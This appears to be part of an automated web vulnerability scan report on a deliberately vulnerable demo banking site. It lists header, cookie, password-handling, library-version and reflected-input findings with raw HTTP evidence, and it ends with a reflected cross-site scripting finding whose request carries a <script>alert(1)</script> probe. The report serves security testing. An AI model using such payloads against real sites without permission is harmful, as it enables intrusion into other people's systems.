Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:51:30 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12710
```

```
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

InformationListEvidence

```
GET /app_v3_personal.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_personal.php?id=1
```


```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12948
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

InformationListEvidence

```
GET /app_v3_business.php?id=Rate HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_business.php?id=1
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:09 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 13061
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3/jquery.min.js"> </script>
[...]
```

Issues Over Time



Similar Issues Within the Application


Issue Name	Severity	Confidence	Vector URL
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/
Cross-domain Referer leakage	info	certain	http://www.vulnerable-bank.com/get_info.php

Content Sniffing not disabled

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_file.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_business.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_security.php.
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/robots.txt
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_security.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_register.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/css/bootstrap.min.css
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/redirect.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_banks.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_cards.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_about.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_bank.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_contact.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_info.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/register_v1.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_investment.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/js/bootstrap.min.js
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_security.php

Issue Name	Severity	Confidence	Vector URL
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_loan.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_card.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_insurance.php
Content Sniffing not disabled	low	certain	http://www.vulnerable-bank.com/get_job.php

Software Version Numbers Revealed

```
GET /app_v3_insurance.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:27 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12334
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.3 /jquery.min.js">
[...]
```

Issues Over Time

Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Software Version Numbers Revealed	low	certain	http://www.vulnerable-bank.com/app_v3_insurance.php

Cleartext submission of password

(https://cwe.mitre.org/data/definitions/319.html)

Reference


FirstOrderEvidence

```
GET /app_v3_register.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:29 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10420
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
```

```
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<hr>

<form class="form-fluid" role="form" method="POST" action="register_v1.php" >
     <div class="form-group">
[...]
<div class="col-sm-4">
      <input type="password" class="form-control" id="password_DB" name="password_db" placeholder="********">
      <input type="hidden" class="form-control" id="register" name="register" value="register">
[...]
<div class="col-sm-4">
      <input type="password" class="form-control" id="con_password_db" name="con_password_db" placeholder="********">
    </div>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_register.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login.php
Cleartext submission of password	high	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php

Password field with autocomplete enabled

(https://cwe.mitre.org/data/definitions/200.html)

Reference


InformationListEvidence

```
GET /app_v3_register.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:50:29 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 10420
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
```

```
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
<hr>

<form class="form-fluid" role="form" method="POST" action="register_v1.php" >
     <div class="form-group">
[...]
<div class="col-sm-4">
      <input type="password" class="form-control" id="password_DB" name="password_db" placeholder="********">
      <input type="hidden" class="form-control" id="register" name="register" value="register">
[...]
<div class="col-sm-4">
      <input type="password" class="form-control" id="con_password_db" name="con_password_db" placeholder="********">
    </div>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_register.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login.php
Password field with autocomplete enabled	low	certain	http://www.vulnerable-bank.com/app_v3_login_v1.php

Cookie without HttpOnly flag set

(https://cwe.mitre.org/data/definitions/16.html)

Reference

Configuring HttpOnly (https://www.owasp.org/index.php/HttpOnly)


InformationListEvidence

```
GET /app_v3_profile.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:45 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=7cp9do8u2a9qtb7ddm4th1bc53; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8064
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
```

```
    <meta name="viewport" content="width=device-width, initial-sca
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cookie without HttpOnly flag set	low	firm	http://www.vulnerable-bank.com/app_v3_profile.php

Email addresses disclosed

(https://cwe.mitre.org/data/definitions/200.html)

Reference


InformationListEvidence

```
GET /app_v3_profile.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:53:45 GMT
Server: Apache/2.4.25 (Debian)
Set-Cookie: PHPSESSID=7cp9do8u2a9qtb7ddm4th1bc53; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8064
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
```

```
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sca
[...]
<td>WebScan@WebScannerEmailAddress.com </td>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_profile.php
Email addresses disclosed	info	certain	http://www.vulnerable-bank.com/app_v3_contact.php

Vulnerable version of the library 'bootstrap' found

(https://github.com/twbs/bootstrap/issues/28236)

Affected versions
The vulnerability is affecting all versions prior **3.4.1** (between * and **3.4.1**)

Other considerations
The vulnerability might be affecting a feature of the library that the website is not using. If the vulnerable feature is not used, this alert can be considered false positive.

The library name and its version are identified based on a Retire.js signature. If the library identification is not correct, the prior vulnerability does not apply.

Remediation

none

Classification

none

Reference

none


FirstOrderEvidence

```
GET /js/bootstrap.min.js HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_banking.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:55:13 GMT
Server: Apache/2.4.25 (Debian)
Last-Modified: Thu, 24 Aug 2017 18:39:21 GMT
ETag: "8fd0-5578425923a97-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 36816
Connection: close
Content-Type: application/javascript

/*!
 * Bootstrap v3.3.5 (http://getbootstrap.com)
 * Copyright 2011-2015 Twitter, Inc.
 * Licensed under the MIT license
 */
```

```
if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");+function(a
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Vulnerable version of the library 'bootstrap' found	medium	tentative	http://www.vulnerable-bank.com/js/bootstrap.min.js

Long redirection response

(https://cwe.mitre.org/data/definitions/698.html)


Reference

FirstOrderEvidence

```
POST /app_v3_login_v1.php HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

username_db=elRJAqVn&password_db=e2K%21j7y%21W1
```

```
HTTP/1.1 302 Found
Date: Fri, 21 May 2021 15:53:45 GMT
Server: Apache/2.4.25 (Debian)
location: app_v3_profile.php
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 10055



<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-sc
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Long redirection response	info	firm	http://www.vulnerable-bank.com/app_v3_login_v1.php

Input returned in response (reflected)

(https://cwe.mitre.org/data/definitions/20.html)

CWE-116: Improper Encoding or Escaping of Output (https://cwe.mitre.org/data/definitions/116.html)

Reference

FirstOrderEvidence

```
GET /app_v3_investments.php?search=10515797nvouvbp0 HTTP/1.1
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:00 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12720
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
</span> You have searched for '10515797nvouvbp0 '.</h3>
[...]
```

Issues Over Time

Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_business.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/redirect.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_bank.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_banking.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_card.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_investment.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_security.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_info.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_loan.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_insurance.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/get_job.php
Input returned in response (reflected)	info	certain	http://www.vulnerable-bank.com/app_v3_about.php

Cross-site scripting (reflected)

(https://cwe.mitre.org/data/definitions/79.html)
CWE-80: Improper Neutralization of Script-Related HTML Tags in a Web Page (Basic XSS) (https://cwe.mitre.org/data/definitions/80.html)
CWE-116: Improper Encoding or Escaping of Output (https://cwe.mitre.org/data/definitions/116.html)
CWE-159: Failure to Sanitize Special Element (https://cwe.mitre.org/data/definitions/159.html)

Reference

Cross-site scripting (https://portswigger.net/web-security/cross-site-scripting)
Reflected cross-site scripting (https://portswigger.net/web-security/cross-site-scripting/reflected)
Using Burp to Find XSS issues (https://support.portswigger.net/customer/portal/articles/1965737-Methodology_XSS.html)


FirstOrderEvidence

```
GET /app_v3_investments.php?search=105157dj9oh%3cscript%3ealert(1)%3c%2fscript%3ergp6t HTTP/1.1
```

```
Host: www.vulnerable-bank.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://www.vulnerable-bank.com/app_v3_investments.php
```

```
HTTP/1.1 200 OK
Date: Fri, 21 May 2021 15:56:02 GMT
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
Content-Length: 12745
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale
[...]
</span> You have searched for '105157dj9oh<script>alert(1)</script>rgp6t '.</h3>
[...]
```

Issues Over Time



Similar Issues Within the Application

Issue Name	Severity	Confidence	Vector URL
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_investments.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_business.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_loans.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/get_bank.php
Cross-site scripting (reflected)	high	certain	http://www.vulnerable-bank.com/app_v3_personal.php
